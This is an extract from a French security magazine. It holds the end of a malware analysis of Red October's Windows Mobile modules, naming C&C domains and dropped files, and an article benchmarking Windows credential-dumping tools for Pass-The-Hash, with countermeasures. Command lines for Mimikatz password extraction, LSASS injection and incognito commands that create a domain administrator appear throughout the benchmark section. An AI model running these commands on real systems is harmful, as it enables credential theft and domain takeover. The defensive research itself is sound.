call    RC4_0

mov     ebx, [esp+24Ch+arg_8]
push   ebx
push   esi
call  _malloc

push   edi
push   esi
lea   edx, [esp+258h+var_218]
mov   ebp, eax
push  edx
push  ebp
mov   [esp+260h+var_218], ebx
call  ZLIB

```

Fig. 14

Tous les modules sont droppés dans le répertoire Windows du téléphone à l'aide des fonctions de l'API RAPI (Ce*) :

```

mov     eax, [esp+22Ch+var_210]
push   eax
push   offset str_Windows ; "\\Windows\\"
lea   ecx, [esp+234h+file]
push   offset Format ; "%s%s"
push   ecx
push   ecx
call  __vsprintf_wrapper

add     esp, 10h
push   0
push   2
push   2
push   0
push   0
push   40000000h
lea   edx, [esp+244h+file]
push  edx
call  CeCreateFile

```

Fig. 15

Le module injecte ensuite le fichier **winupdate.cab**, contenant un XML ainsi qu'un certificat. Plusieurs autres fichiers sont copiés sur le téléphone : **winupdate.cab** qui contient les informations relatives aux codes MCC/MNC (le code pays et le code de l'opérateur de téléphonie). Nous avons compté 129 pays et plus de 350 opérateurs de téléphonie mobile.

Les fichiers suivants sont ensuite créés (dans l'ordre) sur le téléphone :

- **calc.exe** : module de nettoyage capable de retirer les modules installés.

- En fonction d'une clé de registre, un *backup* des modules est créé sous le nom de **winupdate.dat**, compressé et chiffré en RC4. Les fichiers **word.exe**, **excel.exe**, **ppoint.exe**, **pdf_viewer.exe**, **wmplauer.exe**, **img.exe**, **iexplorer.exe**, **wceloader.exe** peuvent aussi être créés, le but étant de modifier l'association des fichiers et d'utiliser les modules à la place des vraies applications Word, etc.

- **pdf_viewer.exe** : application capable d'exécuter d'autres modules sur le téléphone.

Pour terminer, **pdf_viewer.exe** est exécuté via la fonction **CeCreateProcess** de **RAPI.DLL**. À ce stade, le périphérique est infecté et le module se déconnecte du téléphone. Au bout d'une minute, le module d'infection se remet en attente d'un périphérique Windows Mobile. Tous les périphériques déjà infectés seront ignorés, alors que les autres seront infectés à leur tour.

6 Le module 'Zakladka'

Le module se connecte aux serveurs C&C suivants : **win-check-update.com** et **mobile-update.com** à l'aide d'un **POST** : **'POST %s HTTP/1.0 Accept: */* User-Agent: Mozilla/4.0 Content-Length: %d Host: %s'**. Ce procédé permet de fournir des tâches à exécuter sur le téléphone. Les tâches sont enregistrées dans le répertoire **\Windows\%u.exe** puis exécutées.

Conclusion

Les modules de Red October étaient capables de récupérer beaucoup d'informations sur les machines infectées et les mobiles n'étaient pas épargnés. On retiendra qu'il n'est pas obligatoire d'infecter un téléphone pour pouvoir y voler des informations. L'utilisation de l'API officielle est suffisante pour la récupération d'informations. Dans le cas de Windows Mobile, il est même possible d'infecter le téléphone à travers un PC infecté. Plusieurs modules fonctionnaient directement sur le téléphone, dont une backdoor capable de se connecter à un C&C et se mettre à jour de manière autonome. Le PC infecté n'est plus nécessaire ensuite.

Pour terminer, la backdoor *Remote Control System* de l'entreprise italienne *Hacking Team* utilise le même genre de technique (API officielle) pour espionner les périphériques connectés sur une machine infectée. Pour rappel, il s'agit d'un *spyware* vendu exclusivement aux gouvernements et services de l'ordre. ■



MYSQL & BASES DE DONNÉES

TOUT CE QUE
VOUS DEVEZ SAVOIR
POUR INSTALLER
ET EXPLOITER
EFFICACEMENT
VOS BASES !

NIVEAU DÉBUTANT
À INTERMÉDIAIRE

DISPONIBLE DÈS LE 5 JUILLET
CHEZ VOTRE MARCHAND DE JOURNAUX
ET SUR : www.ed-diamond.com

FAIBLESSES DES MÉCANISMES D'AUTHENTIFICATION DE WINDOWS : QUELLES SOLUTIONS ?

Marc Lebrun - marc.lebrun@xmco.fr ; marc.lebrun.mailbox@gmail.com - @MarcLebrun - Consultant chez XMCO

mots-clés : *WINDOWS / ADMINISTRATION / PASS-THE-HASH / NTLM / ACCESS TOKEN / AUTHENTICATION PACKAGES*

La récupération de hashes et la réalisation d'attaques Pass-The-Hash font partie des techniques les plus fréquemment mises en œuvre lors de tests d'intrusion en environnement Windows. 15 ans après la première publication sur l'attaque Pass-The-Hash, celle-ci est le B.A.-BA du pentester et une pléthore d'outils est à la disposition des attaquants. La pratique montre d'ailleurs que cette technique n'a rien perdu de son efficacité... Mais alors, comment s'en prémunir ? Quelles recommandations apporter une fois que l'on a démontré au client que son SI est vulnérable ?

1 Introduction

La récupération des *hashes* est en effet un incontournable du test d'intrusion interne. Pourquoi se priver de cette technique qui facilite tellement le travail de l'auditeur, lui permettant d'évoluer sans grande difficulté sur le SI, pour aboutir à l'inévitable prise de contrôle du domaine ?

L'exercice le plus difficile est surtout d'émettre des recommandations à la fois réalistes et efficaces. C'est le point de départ de cette modeste étude, qui s'est principalement focalisée sur l'obtention des hashes de comptes de domaine, notamment en mémoire. Nous avons ensuite souhaité compléter cette expérimentation par un petit *benchmark* des outils les plus efficaces et polyvalents :-)

1.1 « Pass pass le hash »

Afin d'éviter que les mots de passe des utilisateurs ne puissent être dérobés, Windows les stocke sous la forme de « hashes », condensats cryptographiques fournissant une empreinte ne pouvant être utilisée pour retrouver le texte original sans une puissance de calcul phénoménale (attaque dite « en force brute »).

Ces mécanismes cryptographiques développés par Microsoft ont été mis à mal au fil du temps, exposant des

failles permettant de les « casser » rapidement afin de retrouver le mot de passe original [**WEAKLM**]. Ainsi, ces hashes LM (*LanManager*) et NTLM (NT *LanManager*) sont devenus une cible privilégiée pour les attaquants. Cependant, un autre usage que la cryptanalyse peut être fait de ces données. En effet, en souhaitant faciliter l'utilisation des différentes fonctionnalités réseau de Windows (partage de fichiers, d'imprimantes, etc.) et fournir une expérience utilisateur plus fluide, les équipes de Microsoft ont donc basé leur *Single Sign-On* sur un mécanisme transparent ne nécessitant qu'un minimum d'interaction avec l'utilisateur. C'est pourquoi les phases d'authentification reposent sur des défis/réponses qu'il est possible de résoudre même si l'on ne dispose que du hash, qui est stocké en mémoire par Windows. En conséquence, tous les hashes LM/NTLM obtenus sur un système Windows peuvent alors être chargés dans la session en cours afin de les « passer » lors des phases d'authentification réseau et ainsi usurper l'identité d'un autre utilisateur dont le hash a été dérobé.

Les hashes des comptes locaux, présents au sein du fichier SAM, ne seront abordés que brièvement dans cet article. Nous avons souhaité en effet nous concentrer sur la récupération de données exploitables sur le réseau. Bien sûr, la réutilisation de mots de passe de comptes locaux sur d'autres machines est un vecteur d'attaque valide, mais les hashes et mots de passe de domaine constituent le précieux « sésame » tant recherché.



1.1.1 « Papa, c'est quoi ce hash ? »

Plusieurs bibliothèques intégrées à Windows, les *Authentication Packages*, implémentent les différents mécanismes permettant de s'authentifier sur un système ou une ressource distante (MSV1_0, Wdigest, Kerberos, TsPkg, etc.).

A priori, seul le *package* MSV1_0, introduit avec Windows NT4, est basé sur un mécanisme défi/réponse impliquant les hashes LM et NTLM. Cependant, d'autres packages, notamment WDigest, stockent ces hashes en mémoire afin de recalculer les réponses aux défis en fonction du domaine sur lequel on souhaite se connecter. Mais si seulement il n'y avait que des hashes en mémoire...

Ces Authentication Packages reçoivent en entrée le mot de passe en clair, libre à eux ensuite d'en faire ce que bon leur semble (calcul de hash, de défis cryptographiques, négociation de tickets ou autre). Ainsi, les packages Wdigest, Kerberos et TsPkg conservent ce mot de passe sous une forme chiffrée mais réversible. Au moins deux outils publics (WCE [WCE] et Mimikatz [MIMI]) tirent parti de cette faiblesse et sont capables d'extraire ces mots de passe de la mémoire...

Il faut également citer une dernière forme qui peut être exploitée par les attaquants : les hashes MS-Cache et MS-Cache V2. Ce sont en fait des condensats cryptographiques de la forme **MD4(MD4(Unicode(Mot de passe)) + Unicode(Lowercase(Utilisateur)))** permettant le stockage des données de connexion en cache dans le cas où le contrôleur de domaine ne serait pas joignable lors de la procédure d'authentification d'un utilisateur. Ils sont cependant d'un moindre intérêt pour nous car non utilisables en l'état afin de réaliser la fameuse attaque « Pass-The-Hash ». Ils doivent d'abord être cassés grâce à une attaque de *bruteforce* ou via l'utilisation de *rainbow-tables*. Il faut d'ailleurs noter que puisque le nom de l'utilisateur est utilisé comme diversifiant, ces rainbow-tables sont spécifiques au nom d'utilisateur en question (Administrateur par exemple), ce qui fait de ces hashes une cible de dernier recours.

1.1.2 « All your tokens are belong to us »

On peut également noter que certains outils sont capables d'extraire et de réutiliser des *Access Tokens*. Ces objets décrivent le contexte de sécurité associé à un processus et certains peuvent être exploités afin d'effectuer des actions dans un contexte différent de celui de l'utilisateur courant.

Deux types de *tokens* existent [MSTOK] :

- Les *Primary Tokens*, qui décrivent le contexte de sécurité du processus et ne sont pas exploitables ;
- Les *Impersonation Tokens*, qui autorisent un *thread* à utiliser un contexte de sécurité différent de celui

du processus courant. Ils implémentent quatre niveaux d'*impersonation* :

- *Anonymous* : non utilisé ;
- *Identify* : permet d'identifier l'utilisateur, mais pas d'effectuer des actions en son nom ;
- *Impersonate* : permet d'effectuer des actions locales dans le contexte de l'utilisateur ;
- *Delegate* : permet d'effectuer des actions distantes dans le contexte de l'utilisateur.

Bien que l'exploitation de ces *Delegation Tokens* reste marginale, la suite de cet article démontrera leur utilité dans les situations où les hashes ne sont pas disponibles.

1.2 Objectifs de l'étude

De nombreuses données d'authentification sont donc présentes, soit sur le disque (registres, **NTDS.DIT**), soit en mémoire, et peuvent être extraites afin de tenter de s'authentifier sur d'autres machines du SI. La réutilisation de ces hashes, tokens ou mots de passe permet d'élever facilement ses privilèges, à la fois latéralement en évoluant de machine en machine, mais également verticalement en extrayant des identifiants appartenant à un compte disposant de privilèges plus élevés sur le domaine.

Tous les consultants ayant eu l'occasion de réaliser ce genre de prestation savent comment elles se terminent en général : sur un contrôleur de domaine, à récupérer les hashes de tous les utilisateurs contenus dans **NTDS.DIT**...

De ce constat, plusieurs problématiques se dégagent. Tout d'abord, du point de vue de la victime, que faire pour se protéger ? La réponse de Microsoft face à la présence de hashes ou d'identifiants de connexion en mémoire peut se réduire à : « il faut mettre en place des processus de défense en profondeur ». Mais n'est-il pas également possible de limiter les risques en utilisant des protocoles d'administration ne laissant pas ou peu de données sensibles en mémoire ?

De plus, du point de vue de l'attaquant, certains outils ne sont pas compatibles avec toutes les versions de Windows ou ne supportent pas les systèmes 64 bits, quand ils ne sont pas carrément instables (une injection LSASS qui dérape et c'est la plateforme de production qui tombe...).

L'objectif de cette étude est donc triple :

- Identifier des méthodes d'administration qui ne laissent pas de traces exploitables ;
- Effectuer un *benchmark* des principaux outils existant afin d'identifier les plus efficaces ;
- Et enfin, en fonction des résultats obtenus, émettre des recommandations techniques concrètes, qui sortent des grands classiques, du genre « installez des antivirus, les outils de *hack* seront bloqués et tout ira bien »...



2 Méthodologie

Tout d'abord, nous aurions pu nous limiter à l'étude académique de la documentation existante sur les différentes méthodes d'administration à distance, accompagnée d'une analyse statique du code source des outils (quand il est disponible, et complet...). Mais une approche empirique semblait pouvoir fournir des résultats plus complets et plus fiables. Et puis, quand on pratique la « sécurité offensive », on ne se refait pas ;-)

2.1 Définition du périmètre des tests

2.1.1 Les tests

Première étape : inventorier les outils d'administration à distance pris en charge par Windows et susceptibles de permettre l'exécution de tâches de maintenance courantes.

Voici la liste des méthodes retenues :

- authentification locale via la mire de Windows ;
- commande **RunAs** ;
- bureau à distance (*Terminal Services*) ;
- ligne de commandes WMI (WMIC) ;
- Psexec de la suite Sysinternals ;
- Telnet ;
- montage de partage distant via la commande **NET USE** ;
- Microsoft Management Console (*MMC Snap-ins*)
- édition du registre à distance (Regedit) ;
- authentification *Active Directory* sur Microsoft IIS ;
- création de tâches planifiées.

Cette liste couvre la plupart des cas d'usage rencontrés par les administrateurs en environnement Windows / Active Directory. L'inclusion de solutions tierces (comme VNC par exemple) a été considérée dans un premier temps avant d'être écartée, car en général soit elles fournissent leur propre méthode d'authentification ne dépendant pas des identifiants Active Directory, soit elles reposent sur les mécanismes fournis par Windows, recoupant les méthodes sélectionnées (utilisation des RPC, *Interactive logon*, etc.).

Programme	Procédure mise en œuvre lors des tests	Données récupérables
gsecdump	gsecdump.exe -a	Hashes LM/NTLM de comptes locaux Hashes LM/NTLM en mémoire
pwdump7	pwdump7.exe	Hashes LM/NTLM de comptes locaux
fgdump	fgdump.exe -s -r -v -v -k -T 3 -0 [32 64]	Hashes LM/NTLM de comptes locaux Hashes MS-CACHE Hashes LM/NTLM extraits du fichier NTDS.DIT
Mimikatz	privilege::debug sekurlsa::logonPasswords Full divers::secrets Full (voir note sur les tâches planifiées)	Hashes LM/NTLM de comptes locaux Hashes LM/NTLM en mémoire Mots de passe en mémoire Certificats et clés en mémoire
Meterpreter	hashdump cachedump	Hashes LM/NTLM de comptes locaux Hashes MS-CACHE
PWDumpX	pwdumpx.exe -clph 127.0.0.1 + +	Hashes LM/NTLM de comptes locaux Hashes MS-CACHE
WCE	wce.exe -w wce.exe -l -v	Hashes LM/NTLM en mémoire Mots de passe en mémoire
QuarksPwDump	quarkspwdump.exe -dh1 quarkspwdump.exe -dhdc	Hashes LM/NTLM de comptes locaux Hashes MS-CACHE Hashes LM/NTLM extraits du fichier NTDS.DIT
cachedump	cachedump.exe -v	Hashes MS-CACHE
incognito	incognito.exe -h 127.0.0.1 list_tokens -u	Access Tokens

Liste des outils utilisés



RUNAS

Lors des tests, la commande RunAs a été utilisée sans l'argument /savecred, qui permet de sauvegarder un mot de passe pour les commandes ultérieures. L'utilisation de cette option est en effet considérée comme non sûre, puisque les mots de passe ainsi stockés le sont de manière permanente et sont facilement récupérables avec des outils tels que netpass [NETPASS].

2.1.2 La boîte à outils

De la même manière, il convenait d'établir une liste d'outils permettant la collecte des hashes et des autres informations disponibles permettant à un attaquant de s'authentifier sur une autre machine du SI.

La liste des outils retenus est la suivante : (voir tableau page précédente).

MIMIKATZ ET LES TÂCHES PLANIFIÉES

Comme l'explique Benjamin Delpy sur son blog [KIWI], la récupération des mots de passe en clair associés à des tâches planifiées peut se faire selon deux approches.

Dans le contexte de l'utilisateur ayant créé la tâche, ou si l'on a pu élever ses privilèges à ceux de SYSTEM :

```
divers::secrets Full
```

Sinon, il est nécessaire de s'injecter dans le processus LSASS pour extraire les données du CredentialManager :

```
privilege::debug
inject::service samss sekurlsa.dll
@getCredman full
```

Rien de vraiment surprenant donc, la plupart de ces outils font partie de la panoplie standard du bon pentester. D'autres outils existent, mais ont été écartés car ils sont obsolètes (pwdump2, pwdump6, ...), voire instables sur les systèmes récents. Le défi principal de cette sélection a d'ailleurs résidé dans la nécessité de réduire suffisamment cette liste de programmes afin que la réalisation des tests ne soit pas trop chronophage, tout en conservant un panel suffisamment large pour obtenir les résultats les plus exhaustifs possible.

DÉTECTION PAR LES ANTIVIRUS

Le taux de détection de ces outils par les différentes solutions antivirus existantes est également un critère intéressant, mais il sort du cadre de cet article. Ce paramètre pourrait en effet rentrer en ligne de compte lors du choix de l'« outil idéal », mais plusieurs techniques permettent de limiter la détection de ces « outils de hack » par les antivirus (encodage, recompilation, packing, ...).

2.2 Environnement de test et prérequis

Pour les besoins des tests, nous avons utilisé un environnement virtualisé basé sur VMware ESX. Celui-ci était composé de plusieurs machines, toutes intégrées au même domaine ainsi qu'un contrôleur de domaine sous Windows 2008 R2.

L'unique GPO mise en œuvre sur le domaine avait pour seul objectif d'assurer la disponibilité des accès RDP et Telnet à tous les utilisateurs. Aucun durcissement de la sécurité n'a été mis en œuvre afin d'effectuer les tests dans un environnement neutre.

Le domaine comprenait des machines virtuelles embarquant les versions suivantes de Windows :

- Windows XP 32 bits ;
- Windows 7 64 bits ;
- Windows Server 2003 SP1 32 bits ;
- Windows Server 2008 R2 64 bits.

Des comptes locaux ont été créés et des comptes sur le domaine ont également été provisionnés. Puis ces machines ont été préparées afin de fournir un environnement de test consistant, avec les prérequis suivants :

- services nécessaires installés et activés (RDP, Telnet, etc.) ;
- *firewall* désactivé, afin qu'il n'influe pas sur les tests ;
- boîte à outils déposée sur la machine, prête à l'emploi ;
- prise d'un *snapshot* propre, avec aucune trace en mémoire (sauf celles de l'utilisateur courant, dédié à la récolte des résultats).

La méthodologie de test peut alors être résumée à :

```
:begin
Restauration du snapshot propre
Authentification via la méthode choisie
Utilisation de l'outil et récupération des résultats
Tool++
goto begin
```

Cette procédure est ensuite répétée pour chaque méthode d'administration et sur chaque machine virtuelle.



3 Les résultats

3.1 « Qui laisse encore traîner ses hashes partout ? »

Le tableau ci-dessous présente les résultats obtenus à l'issue des tests, notamment si au moins un des outils testés a pu récupérer les données recherchées.

On constate que toutes les méthodes d'administration reposant sur un Interactive Logon laissent des traces exploitables en mémoire, contrairement aux méthodes effectuant un Network Logon. Parmi ces dernières, on note pour certaines la présence de Delegation Tokens (Psexec et Telnet). Ces Access Tokens peuvent être utilisés pour effectuer des opérations distantes malgré l'absence de hashes en mémoire, comme la création de compte sur le domaine par exemple :

```
> incognito.exe add_user -h <adresse du contrôleur de domaine>
<identifiant> <mot de passe>
> incognito.exe add_group_user -h <adresse du contrôleur de
domaine> "Admins du domaine" <identifiant>
```

Cette action nécessite bien sûr que le compte associé à ce token dispose lui-même des droits d'administration sur le domaine.

Les tâches planifiées représentent quant à elles un cas particulier puisque c'est le CredentialManager de Windows qui stocke les mots de passe en mémoire, purement et simplement. L'utilisation d'outils tels que Mimikatz, permet de les récupérer en clair, et de les réutiliser sur le réseau. Les hashes et les Delegation Tokens sont quant à eux présents uniquement si la tâche à été exécutée au moins une fois.

Enfin, il est intéressant de noter que le comportement de Psexec n'est pas le même quand il est utilisé pour effectuer des actions distantes dans le contexte de l'utilisateur courant et quand on spécifie les identifiants à utiliser avec l'option « -u ». En effet, dans le premier

cas, Psexec effectue un Network Logon et ne laisse pas de trace sur la machine distante, mais dans le second cas, il s'agit d'un Interactive Logon et les hashes de l'utilisateur spécifiés sont bel et bien en mémoire durant toute la durée d'exécution du processus distant.

On constate donc que pour protéger les comptes d'administration sensibles, il vaudrait mieux privilégier l'utilisation d'outils tels que WMIC, la Microsoft Management Console ou encore Psexec. Les sessions interactives, quant à elles (session locale ou *Remote Desktop* par exemple), devraient être proscrites car elles laissent les hashes, Delegation Tokens et mots de passe en mémoire...

3.2 Les outils : remise des prix

3.2.1 Les disqualifiés

En considérant comme éliminatoire le fait de ne pas être compatible avec les systèmes 64bits, il est d'ores et déjà possible d'écartier PWDumpX et cachedump, car ils ne fonctionnent tout simplement pas sur ces plateformes (mais notons que ce sont tout de même les précurseurs des outils d'extraction de hashes). Ces faiblesses éliminent de fait la possibilité de les utiliser sur un Windows Server 2008 R2 par exemple...

Pwdump7 a également été écarté à cause de ses fonctionnalités limitées. En effet, il n'est capable de récupérer que des hashes de comptes locaux (issus du fichier SAM).

3.2.2 Les challengers

Petit point négatif pour fgdump, puisqu'il embarque cachedump pour récupérer les hashes MS-CACHE, opération qui échoue systématiquement sur les architectures 64bits. De plus, il n'effectue aucune extraction des données présentes en mémoire. Il reste

Méthode / service	Présence de hashes LM/NTLM en mémoire	Présence d'un Access Token	Présence de hashes MS-CACHE(V2)	Présence du mot de passe en mémoire
Local Logon	Oui	Delegation	Oui	Oui
RunAs	Oui	Delegation	Oui	Oui
Terminal Services	Oui	Delegation	Oui	Oui
Psexec	Non / Oui	Delegation	Non	Non
Telnet	Non	Delegation	Non	Non
WMIC	Non	Impersonation	Non	Non
NET USE	Non	Impersonation	Non	Non
MMC snap-ins	Non	Impersonation	Non	Non
Remote Regedit	Non	Impersonation	Non	Non
IIS	Non	Impersonation	Non	Non
Scheduled Tasks (la tâche a été lancée au moins une fois)	Oui	Delegation	Non	Oui



LOGON TYPES

Les différents types d'ouverture de session Windows, appelés *Logon Types*, sont consultables au sein de l'observateur d'événements.




Figure 1

Cette classification permet la journalisation des ouvertures et fermetures de sessions ainsi que les méthodes d'authentification mises en place. Parmi les plus couramment utilisées, on retrouve :

- **Interactive Logon (type 2)** : authentification physique, au clavier ou grâce à une *smartcard* ;
- **Network Logon (type 3)** : authentification distante via les RPC de Windows ;
- **Cached Interactive (type 11)** : authentification grâce au cache Active Directory (MS-CACHE).

Il en existe 8 autres, assurant l'enregistrement d'événements tels que le déverrouillage d'un poste, l'utilisation de l'authentification Basic sur IIS ou encore le lancement d'un service.

cependant incontournable pour la récolte des hashes locaux ainsi que l'extraction des hashes des utilisateurs de domaines du fichier **NTDS.DIT**.

Gsecdump est également un outil fiable, permettant la récolte de hashes de comptes locaux ainsi que ceux présents en mémoire. Il extrait également les « secrets » en mémoire gardés par le processus LSASS.

Enfin, incognito est le seul (enfin presque...) à fournir la possibilité de récupérer et exploiter les fameux Access Tokens, qui peuvent parfois se révéler bien utiles. Après tout, le mauvais token qui traîne (ou le bon, question de point de vue) et il devient possible de créer un compte administrateur de domaine en quelques commandes...

3.2.3 « And the winners are... »

Sur le podium, les trois finalistes à toujours avoir sous la main sont donc Mimikatz, WCE et QuarksPwDump.

Mimikatz est en effet un outil très complet, activement maintenu, compatible avec toutes les versions de Windows actuellement supportées par Microsoft. Sa fonctionnalité « star » est de pouvoir extraire facilement les mots de passe en clair de la mémoire, et ce, sans injection dans le processus LSASS. Il implémente également de nombreuses autres fonctionnalités, comme la récupération de certificats et de clés privées ou le contournement de certaines restrictions imposées par la GPO (accès registre, utilisation de **CMD.EXE**, etc.). Il est même capable de « passer le hash ».

WCE, dont l'utilité première est d'effectuer cette fameuse attaque « Pass-The-Hash », n'est pas en reste. Il récupère sans difficulté les hashes de comptes locaux, hashes du domaine en mémoire, ainsi qu'en cache (MS-CACHE), mais extrait également les mots de passe en clair de la mémoire, comme Mimikatz.

Enfin, QuarksPwDump dispose des fonctionnalités classiques d'extraction de hashes de mots de passe de comptes locaux ou de domaine, en cache ou locaux. Il complète par ailleurs parfaitement les fonctionnalités des deux outils précédents en parcourant le fichier **NTDS.DIT** afin d'extraire les hashes de tous les utilisateurs du domaine. Il est de surcroît très stable, car il n'effectue pas d'opération d'injection dans les processus système.

Une mention spéciale est décernée à Meterpreter, qui intègre sous la forme de modules les fonctionnalités d'incognito et même depuis peu celles de Mimikatz [**MIMTER**]. En bonus, Meterpreter est également capable de lancer un exécutable sur la machine compromise à la manière de Psexec, à la différence notable que le tout se passe en mémoire, sans laisser de traces sur le disque :

```
meterpreter > execute -H -c -i -m -f Mimikatz.exe
```

Hors concours donc (c'est quand même quasiment de la triche). On déplorera par contre que l'implémentation actuelle de cette opération ne fonctionne pas sur les systèmes 64bits...




Figure 2



EXPLORATION DE NTDS.DIT AVEC METASPLOIT

Un script a récemment été inclus dans le framework Metasploit (`ntds_hashextract.rb` [MNTDS]) et permet l'extraction *offline* des hashes d'un fichier NTDS.DIT exporté, grâce à la bibliothèque Libesedb [LESBD]. Il fonctionne en mode *standalone* et n'est donc pour l'instant pas intégré dans les modules de post-exploitation de meterpreter.

Il peut cependant être utilisé en conjonction avec le module `ntdsgrab` [NTDSG], qui utilise la fonctionnalité *Volume Shadow Copy* de Windows afin d'extraire les fichiers nécessaires à la reconstruction des hashes utilisateur.

Le top du top reste bien sûr de développer ses propres outils. On maîtrise ainsi totalement les technologies employées et il est possible d'implémenter plusieurs approches pour récupérer ces données (injection, accès registre, SE_DEBUG, Volume Shadow Copy, etc.). De plus, la signature de ces outils ne sera pas présente dans les bases de données des antivirus...



Figure 3

4 Quelles contre-mesures ?

Alors soit, les méthodes d'administration les plus utilisées, comme Terminal Services et plus généralement les sessions interactives, sont généralement les plus susceptibles de faciliter la tâche des attaquants. Mais que faire face à ce constat ? Faut-il bannir totalement ce type de connexions ? Il est vrai que le risque serait grandement réduit si l'on préférait l'utilisation d'outils d'administration effectuant des Network Logons (Psexec, WMIC, ...). Il est par ailleurs possible de forcer une telle restriction à un groupe d'utilisateurs via une Stratégie de Groupe (voir Figure 4).

Mais cette recommandation passe souvent pour irréaliste, voire farfelue : « Pas de Remote Desktop, mais comment va-t-on faire pour administrer les machines ? ». Sans compter que, bien qu'il soit un outil puissant, l'usage de WMIC en entreprise reste marginal.

4.1 Les classiques

Alors il y a bien sûr les recommandations classiques qui tiennent surtout de la « défense en profondeur », si chère à Microsoft :

- Ne pas autoriser la connexion avec des comptes privilégiés sur des machines considérées comme « à risque ».
- Restreindre le nombre de comptes à hauts privilèges sur le domaine.
- Ne pas autoriser les comptes locaux à ouvrir des sessions à distance.
- Faire respecter la politique du « Least User Access », en utilisant de préférence des comptes non privilégiés pour les connexions distantes.
- Utiliser des postes et des comptes dédiés à l'administration du domaine.
- Ne pas se connecter avec des comptes sensibles sur un équipement « à risque ».
- Désactiver les comptes d'administration locaux.
- Ne pas réutiliser les mots de passe.
- Créer les tâches planifiées avec des comptes dédiés, disposant de privilèges limités.
- Utiliser NTLMv2 uniquement, ou encore mieux, Kerberos (sic).
- Limiter le nombre de données d'entrées MS-CACHE stockées localement.
- Ne pas intégrer les utilisateurs aux groupes d'administration locaux.

Le défi avec ces recommandations est de savoir les appliquer aux bons groupes d'utilisateurs et aux bons assets. La lecture du document « Mitigating Pass-the-Hash Attacks and Other Credential Theft Techniques » publié par Microsoft donne par ailleurs de nombreuses




Figure 4



**POUR RENFORCER
LA SÉCURITÉ
DE VOTRE ENTREPRISE,
GLISSEZ-VOUS DANS
LA PEAU D'UN HACKER !**

FORMATIONS INTRUSIONS

**Cours SANS Institute
Certifications GIAC**



SEC 542

Tests d'intrusion applicatifs
et hacking éthique

SEC 560

Network Penetration Testing and
Ethical Hacking

SEC 660

Tests d'intrusion avancés, exploits,
hacking éthique

Dates et plan disponibles

Renseignements et inscriptions

par téléphone +33 (0) 141 409 700

ou par courriel à : formations@hsc.fr

www.hsc-formation.fr





clés ainsi que des explications détaillées à ceux qui souhaiteraient mettre en œuvre ces suggestions [MICRO].

4.2 Les autres

Mais il existe quelques solutions alternatives, à la fois plus pragmatiques et faciles à mettre en œuvre, qui peuvent mettre des bâtons dans les roues des attaquants.

En effet, ces faiblesses sont pour la plupart dues à la volonté de Microsoft d'assurer la rétrocompatibilité entre ses produits. Or certaines de ces fonctionnalités ne sont pas forcément indispensables au bon fonctionnement de chaque infrastructure.

4.2.1 Désactiver les Authentication Packages inutilisés

Désactiver les packages Wdigest, TsPkg et Kerberos permet de faire disparaître les mots de passe stockés en mémoire. Il suffit pour cela d'éditer la clé registre **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages**, qui est en fait une liste des différents packages utilisés. Après redémarrage, les éléments supprimés de la liste ne seront plus chargés. Assurez-vous toutefois au préalable de ne pas avoir besoin de ces packages afin d'éviter de sérieux problèmes, notamment dans le cas de Kerberos !




Figure 5

4.2.2 Désactiver les privilèges de débogage

Une solution moins contraignante pour éviter que les outils présentés ne puissent extraire de telles informations de la mémoire du processus LSASS est de refuser le privilège **SE_DEBUG** à tous les comptes utilisateur, comme le recommande d'ailleurs le SANS [SANS]. Il est en effet peu probable que l'attribution de ce privilège soit nécessaire dans un environnement de production. Cette recommandation est tout à fait applicable via une Stratégie de Groupe Active Directory :

